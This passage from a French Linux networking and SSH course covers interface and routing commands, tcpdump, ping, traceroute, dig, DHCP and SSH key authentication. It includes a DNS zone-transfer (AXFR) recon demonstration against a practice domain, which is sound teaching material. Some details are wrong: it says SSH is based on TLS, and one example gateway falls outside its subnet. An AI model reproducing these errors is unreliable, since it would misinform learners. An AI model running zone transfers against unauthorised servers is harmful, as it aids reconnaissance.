          CONFFLAG-LIST ]
CONFFLAG-LIST := [ CONFFLAG-LIST ] CONFFLAG
CONFFLAG  := [ home | nodad ]
LIFETIME := [ valid_lft LFT ] [ preferred_lft LFT ]
LFT := forever | SECONDS

```

8. Tables de voisinage

- Table ARP (IPv4) :

```
ip neigh show
```

- Table ND (IPv6) :

```
ip -6 neigh show
```

9. Table de routage

```
route
```

```
route -6
```

```
ip route
```

```
ip -6 route
```

```

ip route help
Usage: ip route { list | flush } SELECTOR
      ip route save SELECTOR
      ip route restore
      ip route showdump
      ip route get ADDRESS [ from ADDRESS iif STRING ]
                          [ oif STRING ] [ tos TOS ]
                          [ mark NUMBER ]
      ip route { add | del | change | append | replace } ROUTE
...

```

```
man ip-route
```

10. Route par défaut et routes statiques

Route par défaut

```
ip route add default via 192.168.1.1
```

De manière optionnelle on peut indiquer l'interface de sortie :

```
ip route add default via 192.168.1.1 dev eth0
```

Route statique

```
ip route add 192.168.100.0/24 via 192.168.1.1 dev eth0
```

11. Serveurs de noms

On peut le définir via `nmcli` ou `nmtui`. Il serait peut-être plus aisé de modifier le fichier `/etc/resolv.conf` :

```
cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 192.168.21.1
nameserver 8.8.8.8
```

12. Exercice de configuration manuelle des interfaces

1. Vérifier et noter les paramètres des interfaces réseau :
 - Nom
 - Statut
 - Adresse IP et masque
 - Passerelle
 - Serveur(s) DNS
2. Arrêter le service réseau
3. Arrêter le client DHCP et vérifier l'interface
4. Faire tomber la première interface de l'ordinateur et vérifier
5. Fixer manuellement une adresse IPv4 et vérifier
6. Joindre la passerelle, la table ARP et vérifier la table de routage
7. Ajouter une passerelle par défaut et vérifier
8. Vérifier la résolution de noms

13. Configurations permanentes

Configuration permanente sous debian : éditer le fichier `/etc/network/interfaces` :

```
auto lo eth1
allow-hotplug eth0

iface lo inet loopback

iface eth0 inet dhcp

iface eth1 inet static
    address 192.168.0.42
    netmask 255.255.255.0
    gateway 192.195.0.1
    dns-nameservers 192.0.2.71

iface eth1 inet6 static
    address 2001:db8::6726
    netmask 32
    gateway 2001:db8::1
    dns-nameservers 2001:db8::12
```

Et puis :

```
/etc/init.d/networking restart
```

Configuration permanente sous RHEL7 :

Editer le fichier `/etc/sysconfig/network-scripts/ifcfg*` qui correspond à l'interface à configurer

```
DEVICE="eth0"
HWADDR="00:21:70:10:7E:CD"
NM_CONTROLLED="no"
ONBOOT="yes"
BOOTPROTO=static
# BOOTPROTO=dhcp
IPADDR=10.16.1.106
NETMASK=255.255.255.0
#
#   the GATEWAY is sometimes in: /etc/sysconfig/network
GATEWAY=10.16.1.1
```

Fichier `/etc/sysconfig/network` :

```
HOSTNAME=acme.example.com
DNS1=10.16.1.112
DNS2=8.8.8.8
## DNS2=76.242.0.28
SEARCH=example.com
```

Et puis :

```
systemctl restart network
```

Il pourrait être utile de lire le document <https://wiki.centos.org/FAQ/CentOS7> qui répond à bon nombre de questions sur la configuration du réseau sous Centos.

5. Outils Linux réseau

Diagnostic du réseau et outils d'audit : `tcpdump`, `ping`, `traceroute`, `netstat`, `nslookup`, `dig`

1. Tcpdump

`Tcpdump` permet de capturer des paquets en console.

- `man tcpdump`

Par exemple :

```
tcpdump -ennqti eth0 \(`arp or icmp`\)
```

Pour écrire dans un fichier pcap :

```
tcpdump -ennqti eth0 \(`arp or icmp`\) -w arp-icmp.pcap
```

2. Commande ping

- Commande système qui vérifie la connectivité d'une destination avec ICMP.
- Commande active.
- Génère des paquets ICMP Echo Request (type 8, code 0) en vue de vérifier la connectivité.
- Attend des paquets ICMP de retour :
 - Au mieux des ICMP Echo Reply (type 0, code 0).
 - D'autres messages pourraient être reçus (Destination Unreachable, TTL exceeded, ...). Des réponses d'erreurs pourraient revenir et indiquer la nature de l'erreur.
- Par défaut, l'adresse IP source utilisée est celle de l'interface la plus proche de la destination.
- Si son usage est abordé ici de manière succincte, la commande entre dans une démarche de diagnostic visant à notamment interpréter les informations qui reviennent (ou ne reviennent pas).

ping : vérification

- Détermine trois éléments :
 - Si une interface IP est active ou pas par ICMP, pour dire simplement.
 - Le délais des paquets
 - Le taux de perte des paquets
- Ici la réception de quatre echo reply :

```
$ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=51 time=9.31 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=51 time=9.41 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=51 time=9.34 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=51 time=9.41 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 9.317/9.371/9.417/0.080 ms
```

ping : interprétation

- Le diagnostic s'arrête à ICMP et monte à la couche L7 en tentant de joindre des noms.
- L'hôte de destination peut être configuré pour ne pas répondre à ces requêtes (pare-feu configuré traditionnellement)
- Peut signifier un problème de routage dans le chemin (un routeur n'arrive pas à placer le paquet).
- Un élément (pare-feu, proxy) peut filtrer ce trafic dans le chemin.
- Les résultats de délais et de perte permettent de qualifier la qualité de la transmission. C'est utile pour diagnostiquer du trafic d'applications en temps réel (VoIP, streaming, jeux en ligne, ...).

Connectivité IP globale

- Vérification de la connectivité locale : vers la passerelle
- Vérification de la connectivité globale vers une adresse IP globale bien connue :
 - En Belgique, les serveurs DNS de Belgacom : 195.238.2.21 , 195.238.2.22
 - Les serveurs DNS IPv4 de Google : 8.8.8.8 , 8.8.4.4

ping 8.8.8.8

- Quel est le trafic généré par un `ping 8.8.8.8` ?

```
aa:bb:cc:dd:ee:ff > ff:ff:ff:ff:ff:ff, ARP, length 42: Request who-has 10.185.220.95 tell 10.185.220.133, length 28
c8:d7:19:23:b6:bf > aa:bb:cc:dd:ee:ff, ARP, length 60: Reply 10.185.220.95 is-at c8:d7:19:23:b6:bf, length 46
aa:bb:cc:dd:ee:ff > c8:d7:19:23:b6:bf, IPv4, length 98: 10.185.220.133 > 8.8.8.8: ICMP echo request, id 14174, seq 1, length 64
c8:d7:19:23:b6:bf > aa:bb:cc:dd:ee:ff, IPv4, length 98: 8.8.8.8 > 10.185.220.133: ICMP echo reply, id 14174, seq 1, length 64
```

3. traceroute/tracert

Les commandes `traceroute` et `tracert` (Windows) permettent de détecter les routeurs entre la station d'origine et une destination.

- [tracert complet sous Windows à destination de 8.8.8.8](#)
- [tracert sous Linux à destination de 8.8.8.8 \(quatrième saut\)](#).

tracert (Windows)

- Le logiciel envoie trois messages ICMP echo request (type 8, code 0) avec un TTL de 1, puis de 2, et ainsi de suite.
- Trois réponses sont attendues de la passerelle qui filtre le TTL à 1 : des messages ICMP "TTL Exceeded in Transit" avec des identifiants et Sequence Numbers correspondants.

traceroute (Linux)

- Le logiciel envoie trois messages UDP avec un TTL de 1, puis de 2, et ainsi de suite. Chaque message est à destination d'un port UDP différent.
- Trois réponses sont attendues de la passerelle intermédiaire qui filtre le TTL à 1 : des messages ICMP "TTL Exceeded in Transit" embarquant le message UDP original avec son port de destination. Les trois réponses sont représentées dans les trois délais de la sortie.

traceroute interprétation

- Délais : Round Trip (RTT)
- Délais : détermine la qualité des liaisons (congestion)
- Délais : mais aussi la distance (propagation)
- Adresses des interfaces d'entrées
- Localisation
- Fournisseur
- A lier avec un whois
- http://www.nanog.org/meetings/nanog47/presentations/Sunday/RAS_Traceroute_N47_Sun.pdf

traceroute : exemple

```
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
1 WDR3600-D3.lan (192.168.100.1) 3.299 ms 3.518 ms 3.434 ms
2 88.147.32.1 (88.147.32.1) 27.768 ms 27.690 ms 36.957 ms
3 88.147.95.13 (88.147.95.13) 36.936 ms 37.300 ms 37.230 ms
4 ge-2-2-2-193.bru20.ip4.tinet.net (77.67.76.121) 37.154 ms 37.076 ms 37.059 ms
5 xe-0-0-2.ams60.ip4.tinet.net (89.149.180.121) 42.757 ms 42.678 ms 43.997 ms
6 as15169.ams60.ip4.tinet.net (141.136.102.246) 64.105 ms 60.201 ms 78.499 ms
7 209.85.248.92 (209.85.248.92) 59.925 ms 209.85.248.112 (209.85.248.112) 34.158 ms 33.950 ms
8 72.14.238.69 (72.14.238.69) 40.288 ms 209.85.253.249 (209.85.253.249) 64.905 ms 52.239 ms
9 209.85.254.231 (209.85.254.231) 58.553 ms 59.042 ms 58.659 ms
10 209.85.255.51 (209.85.255.51) 64.564 ms 209.85.254.189 (209.85.254.189) 58.307 ms 216.239.49.30 (216.239.49.30) 58.246
ms
11 * * *
12 google-public-dns-a.google.com (8.8.8.8) 58.556 ms 58.716 ms 43.237 ms
```

4. Vérification des ports TCP/UDP

Commande netstat

- netstat , pour « network statistics », est une ligne de commande affichant des informations sur les connexions réseau, les tables de routage et un certain nombre de statistiques dont ceux des interfaces, sans oublier les connexions masquées, les membres Multicast, et enfin, les messages netlink.
- La commande est disponible sous Unix (et ses dérivés dont Linux) et sous Windows NT compatibles.

Commande ss

- Les ports TCP/UDP IPv4/IPv6 à l'écoute :

```
ss -antp
State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
LISTEN      0        128      *:22                  *:*
LISTEN      0        128      127.0.0.1:631         *:*
LISTEN      0        100      127.0.0.1:25          *:*
LISTEN      0        128      :::80                 :::*
LISTEN      0        128      :::22                 :::*
LISTEN      0        128      :::1:631              :::*
                                                users:(("sshd",pid=17454,fd=3))
                                                users:(("cupsd",pid=834,fd=13))
                                                users:(("master",pid=1359,fd=13))
                                                users:(("httpd",pid=9932,fd=4),("httpd",pid=99
31,fd=4),("httpd",pid=9930,fd=4),("httpd",pid=9929,fd=4),("httpd",pid=9928,fd=4),("httpd",pid=9925,fd=4))
                                                users:(("sshd",pid=17454,fd=4))
                                                users:(("cupsd",pid=834,fd=12))
```

- Toutes les sessions :

```
ss -a
```

5. La résolution de noms

- Dans le domaine des réseaux, la résolution de nom fait généralement référence au Domain Name System (DNS), service Internet qui associe des noms d'hôtes à leurs adresses IP;
- la résolution de noms sur les réseaux peut aussi se faire grâce aux technologies suivantes :
- WINS (Windows Internet Naming Service) pour les clients utilisant les noms NetBIOS. Samba peut aussi agir comme serveur WINS,
- NIS Protocole permettant la centralisation d'information sur un réseau Unix. Notamment les noms d'hôtes (/etc/hosts) et les comptes utilisateurs (/etc/passwd).

Résolution locale

- Le fichier hosts est un fichier utilisé par le système d'exploitation d'un ordinateur lors de l'accès à Internet. Son rôle est d'associer des noms d'hôtes à des adresses IP.
- Lors de l'accès à une ressource réseau par nom de domaine, ce fichier est consulté avant l'accès au serveur DNS et permet au système de connaître l'adresse IP associée au nom de domaine sans avoir recours à une requête DNS.
- Le fichier host est en texte brut et est usuellement nommé hosts. Les modifications sont prises en compte directement. Il est présent dans la plupart des systèmes d'exploitation.
- Unix, Unix-like, POSIX dans /etc/hosts
- Microsoft Windows %SystemRoot%\system32\drivers\etc\hosts

Domain Name System (DNS)

- Le Domain Name System (ou DNS, système de noms de domaine) est un service permettant de traduire un nom de domaine en informations de plusieurs types qui y sont associées, notamment en adresses IP de la machine portant ce nom. À la demande de la DARPA, Jon Postel et Paul Mockapetris ont conçu le « Domain Name System » en 1983 et en écrivirent la première réalisation.
- Ce fichier enregistre l'adresse des serveurs de résolution de nom :

```
cat /etc/resolv.conf
```

Domain Name System (DNS)

Source https://fr.wikipedia.org/wiki/Domain_Name_System

- 1 Rôle du DNS
- 2 Histoire

- 3 Un système hiérarchique et distribué
- 4 Serveurs DNS racine
- 5 Fully Qualified Domain Name
- 6 Nom de domaine internationalisé
- 7 Les techniques du DNS Round-Robin pour la distribution de la charge
- 8 Principaux enregistrements DNS
- 9 Time to live
- 10 Glue records
- 11 Mise à jour dynamique
- 12 Considérations opérationnelles

nslookup

- Commande Linux/Windows permettant de vérifier la résolution de noms.

6. dig

```
apt-get install dnsutils || yum install bind-utils

dig www.google.com aaaa
; <>> DiG 9.8.3-P1 <>> www.google.com aaaa
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54128
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;www.google.com.           IN      AAAA
;; ANSWER SECTION:
www.google.com.       63      IN      AAAA    2a00:1450:4001:801::1014
;; Query time: 123 msec
;; SERVER: 10.185.220.95#53(10.185.220.95)
;; WHEN: Wed May 21 15:04:24 2014
;; MSG SIZE rcvd: 60
```

La valeur de la ligne `Query time:` des sorties de `dig` permet de se faire une idée des délais de résolution de nom. Ce délai est un indicateur de la qualité de la connexion Internet.

dig auprès d'un serveur spécifique

```
dig @8.8.8.8 www.google.com aaaa
; <>> DiG 9.8.3-P1 <>> @8.8.8.8 www.google.com aaaa
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62597
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;www.google.com.           IN      AAAA
;; ANSWER SECTION:
www.google.com.       296      IN      AAAA    2a00:1450:400c:c06::93
;; Query time: 45 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed May 21 15:05:33 2014
;; MSG SIZE rcvd: 60
```

dig succinct

```
dig google.com +nocomments +noquestion +noauthority +noadditional +nostats
```

```
dig +short
```

dig sur les champs MX

```
dig gmail.com MX +noall +answer
```

```
; <>> DiG 9.8.3-P1 <>> gmail.com MX +noall +answer
;; global options: +cmd
gmail.com.      2909   IN    MX      5 gmail-smtp-in.l.google.com.
gmail.com.      2909   IN    MX      10 alt1.gmail-smtp-in.l.google.com.
gmail.com.      2909   IN    MX      20 alt2.gmail-smtp-in.l.google.com.
gmail.com.      2909   IN    MX      30 alt3.gmail-smtp-in.l.google.com.
gmail.com.      2909   IN    MX      40 alt4.gmail-smtp-in.l.google.com.
```

dig NS record

```
dig goffinet.org NS +noall +answer
; <>> DiG 9.8.3-P1 <>> goffinet.org NS +noall +answer
;; global options: +cmd
goffinet.org.    7200   IN    NS      ns4.zoneedit.com.
goffinet.org.    7200   IN    NS      ns19.zoneedit.com.
```

dig reverse lookup

```
dig -x 72.163.4.161
; <>> DiG 9.8.3-P1 <>> -x 72.163.4.161
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63459
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;161.4.163.72.in-addr.arpa.    IN    PTR
;; ANSWER SECTION:
161.4.163.72.in-addr.arpa. 300    IN    PTR    www1.cisco.com.
;; Query time: 192 msec
;; SERVER: 10.185.220.95#53(10.185.220.95)
;; WHEN: Wed May 21 15:15:20 2014
;; MSG SIZE  rcvd: 71
```

dig trace

```
dig +trace www.test.tf
```

Transfert de zone AXFR

Ne réaliser l'opération que sur des ressources autorisées !

```
# dig zonetransfer.me

; <>> DiG 9.9.5-9+deb8u4-Debian <>> zonetransfer.me
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39317
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;zonetransfer.me.        IN    A

;; ANSWER SECTION:
zonetransfer.me.    7200   IN    A     217.147.180.162

;; AUTHORITY SECTION:
zonetransfer.me.    86398   IN    NS    nsztm1.digi.ninja.
zonetransfer.me.    86398   IN    NS    nsztm2.digi.ninja.

;; Query time: 2923 msec
;; SERVER: 192.168.122.1#53(192.168.122.1)
;; WHEN: Sun Jan 17 17:44:30 CET 2016
;; MSG SIZE  rcvd: 112
```

```
# dig axfr zonetransfer.me

; <>> DiG 9.9.5-9+deb8u4-Debian <>> axfr zonetransfer.me
;; global options: +cmd
; Transfer failed.
```


```
dig axfr zonetransfer.me @nsztm1.digi.ninja
```

Ou encore via l'API de hackertarget.com : curl http://api.hackertarget.com/zonetransfer/?q=zonetransfer.me

7. Diagnostic fondamental

- 1. Collecte d'information :
 2. Connexion de l'interface (oui/non)
 3. Adresse IP, masque, passerelle, serveur DNS, serveur DHCP (paramètres)
- 1. Vérification :
 2. Résolution de noms
 3. Connectivité globale
 4. Connectivité locale
 5. Routage

1. collecte d'information




(Sorties type Windows)

- Commandes :

```
ip link show
ip addr show
```

- Le câble est-il branché ? problème physique/infrastructure
- Y voit-on des paramètres TCP/IP ?
- Comment sont-ils attribués ? Problème de configuration d'interface.

2. Vérifications



(Sorties type Windows)

- Résolution de nom : ping www.google.com
- nslookup / dig
- Connectivité globale : ping 8.8.8.8
- réponse négative distante
- réponse négative locale
- pas de réponse
- Connectivité locale : ping [passerelle]
- Vérification du routage : ip route show / traceroute

8. Protocoles DHCP

- DHCP ([RFC 2131](#) et [RFC 2132](#))
- IPv6 RA (Router Advertisment) ([RFC 4861-4.2](#) et [RFC 6106](#))
- IPv6 DHCP Stateful RFC ([RFC 3315](#))
- IPv6 DHCP Stateless ([RFC 3736](#))

Client DHCP

```
dhclient -4 -x
dhclient -6 -x
dhclient -4 -v
dhclient -6 -v
```

Secure Shell

- Objectifs de certification
 - RHCSA EX200
 - RHCE EX300
 - LPIC 1
 - LPIC 2
- 1. Présentation de SSH
 - 1.1 Présentation rapide de SSH
- 2. Installation, configuration, connexion
- 3. Authentification par clé
 - 3.1. Création de la paire de clés
 - 3.2. Clé privée / clé publique
 - 3.3. Transmission de la clé au serveur
- 4. Exécution de commande et shell distant
- 5. Transfert de fichiers
 - 5.1. Transfert de fichiers SCP
 - 5.2. Transfert de fichiers SFTP
 - 5.3. Transfert de fichiers Rsync
 - 5.4. Client rsync
 - 5.5. Serveur rsync
 - 5.6. Montages SSH
- 6. Configuration du service
- 7. Clés SSH
 - 7.1. Régénération des clés du serveur
- 8. Usage sous Windows
 - 8.1. Utilitaire Putty
 - 8.2. Utilitaire CyberDuck
 - 8.3. Utilitaire WinSCP
- 9. Transfert de session graphique
 - 9.1. Serveur X
 - 9.2. Serveur X Xming
- 10. Montage de tunnel
 - 10.1. Transfert de port
 - 10.2. Proxy Web
- 11. Serveur X2Go
 - 11.1. Installation du serveur
 - 11.2. Installation du client
- 12. Fail2ban
 - 12.1. Installation de fail2ban
 - 12.2. Activation des règles
 - 12.3. Aller plus loin avec fail2ban
- 13. Renforcement du service SSH
- 14. Jouer avec SELINUX et SSH
 - 14.1. Changer le contexte du port SSH
 - 14.2. Booléens SSH
- 15. Intégrer google authenticator à PAM et SSH
- Notes
 - Logiciels utilisant SSH sous Windows
 - Exercices
 - Références

Objectifs de certification

RHCSA EX200

- 1.Comprendre et utiliser les outils essentiels
 - 1.4. Accéder à des systèmes distants à l'aide de ssh

- **7.Gérer la sécurité**
 - 7.2. Configurer l'authentification basée sur une clé pour SSH

RHCE EX300

1. **SSH**
 - 8.1. Configure key-based authentication.
 - 8.2. Configure additional options described in documentation.

LPIC 1

- *Sujet 110 : Sécurité*
 - 110.3 Sécurisation des données avec le chiffrement

LPIC 2

- *Sujet 212 : Sécurité du système*
 - 212.3 Shell sécurisé (SSH) (valeur : 4)
 - 212.4 Tâches de sécurité (valeur : 3)

1. Présentation de SSH

1.1 Présentation rapide de SSH

1. Secure Shell (SSH) est un protocole qui permet de sécuriser les communications de données entre les ordinateurs connectés au réseau.
2. Il permet d'assurer la confidentialité, l'intégrité, l'authentification et l'autorisation des données dans des tunnels chiffrés. Il utilise TCP habituellement sur le port 22, mais il peut en utiliser d'autres simultanément. Il est fondé sur le protocole TLS.
3. On utilise aujourd'hui la version SSH-2. La version SSH-1 est à éviter.
4. On peut l'utiliser comme console distante à la manière de Telnet, RSH ou Rlogin.
5. Il supporte les authentifications centralisées (PAM), locale avec mot de passe ou sans (par le biais d'échange de clés).
6. On peut transférer des sessions X graphiques dans un tunnel SSH.
7. On peut y transférer des ports et utiliser le service comme proxy ou comme solution VPN.
8. Les sous-protocoles SCP et SFTP offrent des services de transfert de fichiers.
9. Il s'intègre à des logiciels comme `ansible`, `systemd`, `x2go`, ...
10. En terme de cible d'attaque, le port est très sollicité par les robots qui scannent les réseaux publics en quête de configurations faibles, nulles, négligées ou exploitables. Il peut arriver qu'un port SSH exposé publiquement soit l'objet de tentatives de Déni de Service (DoS) ou de connexions Brute Force qui rendent le service inaccessible.
11. Il est conseillé d'auditer, voire de filtrer les accès au service avec un logiciel comme `fail2ban`, des sondes IPS/IDS `snort` ou autre. Un pot de miel tel que `cowrie` peut être une arme à manier avec précaution. Des projets comme [Modern Honey Network \(MHN\)](#) peuvent faciliter le déploiement de telles sondes.

2. Installation, configuration, connexion

```
# systemctl status sshd
```

- Si nécessaire :

```
# yum install openssh-server
# systemctl enable sshd
# systemctl start sshd
# less /etc/ssh/sshd_config
# ssh user@127.0.0.1
```

- Version du serveur :

```
$ ssh -V
OpenSSH_6.6.1p1, OpenSSL 1.0.1e-fips 11 Feb 2013
```

- Mais aussi la bannière du service :

```
$ nc localhost 22
```

```
SSH-2.0-OpenSSH_6.6.1
```

- Pare-feu `firewalld`

Sous CentOS 7, `firewalld` est activé par défaut. Sans aucune autre configuration, `ssh` est autorisé pour les interfaces dans la zone "public".

```
firewall-cmd --permanent --add-service=ssh
```

3. Authentification par clé

- L'authentification par clé fonctionne grâce à 3 composants :
 - Une clé publique : elle sera exportée sur chaque hôte sur lequel on souhaite pouvoir se connecter.
 - Une clé privée : elle permet de prouver son identité aux serveurs.
 - Une passphrase : optionnelle, elle permet de sécuriser la clé privée (notons la subtilité, passphrase et pas password... donc « phrase de passe » et non pas « mot de passe »).
- La sécurité est vraiment accrue car la passphrase seule ne sert à rien sans la clé privée, et vice-versa. Cet usage peut se révéler contraignant.

3.1. Création de la paire de clés

- La création de la paire de clés se fait avec `ssh-keygen`.
- Il existe 2 types de clés : RSA et DSA. Chacune pouvant être de longueur différente (les clés inférieures à 1024 bits sont à proscrire).
- Pour créer une clé :

```
# ssh-keygen
```

- Sans paramètres, les options par défaut sont type RSA en 2048 bits.
- Le commentaire permet de distinguer les clés, utile quand on a plusieurs clé (notamment une personnelle et une pour le boulot). Ici la distinction se fait sur l'adresse e-mail. Si le commentaire est omis, il sera de la forme `user@host`.

3.2. Clé privée / clé publique

- Deux fichiers ont été créés (dans le dossier `~/.ssh/`) :
- `id_rsa` (ou `id_dsa` dans le cas d'une clé DSA) : contient la clé privée et ne doit pas être dévoilé ou mis à disposition.
- `id_rsa.pub` (ou `id_dsa.pub` dans le cas d'une clé DSA) : contient la clé publique, c'est elle qui sera mise sur les serveurs dont l'accès est voulu.

3.3. Transmission de la clé au serveur

Trois méthodes de transmission de la clé :

- Via une console SSH :

```
$ cat ~/.ssh/id_rsa.pub | ssh user@ip_machine "cat - >> ~/.ssh/authorized_keys"
```

- Via scp :

```
$ scp ~/.ssh/id_rsa.pub user@ip_machine:/tmp
$ ssh user@ip_machine
$ cat /tmp/id_rsa.pub >> ~/.ssh/authorized_keys
$ rm /tmp/id_rsa.pub
```

- Via `ssh-copy-id` :

```
$ ssh-copy-id -i ~/.ssh/id_rsa.pub user@ip_machine
```

4. Exécution de commande et shell distant

- Le logiciel client `ssh` dispose de beaucoup d'option :

```
ssh [-1246AaCfgkMNnqsTtVvXXY] [-b adr_assoc] [-c crypt_spec] [-D port] [-e char_echap] [-F fich_config] [-i fich_identite] [-L port:host:hostport] [-l nom_login] [-m mac_spec] [-o option] [-p port] [-R port:host:hostport] [-S ctl] [utilisateur@]hostnam e [commande]
```

- Typiquement, on obtient un shell distant en utilisant la commande `ssh utilisateur@machine`

```
$ ssh user@127.0.0.1 -p 22
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is bf:ab:65:84:a3:2f:0b:f9:2c:68:88:c9:a8:24:3f:64.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
user@127.0.0.1's password:
Last login: Tue Sep 27 17:52:26 2016 from 172.16.98.1
$ exit
déconnexion
Connection to 127.0.0.1 closed.
```

- Si on omet l'utilisateur, c'est le compte courant qui est utilisé pour l'authentification; aussi si on omet le port, c'est TCP22 qui est utilisé par défaut :

```
$ ssh localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is bf:ab:65:84:a3:2f:0b:f9:2c:68:88:c9:a8:24:3f:64.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
user@localhost's password:
Last login: Tue Sep 27 17:54:30 2016 from localhost
$ exit
déconnexion
Connection to localhost closed.
```

- Exécuter une commande à distance :

```
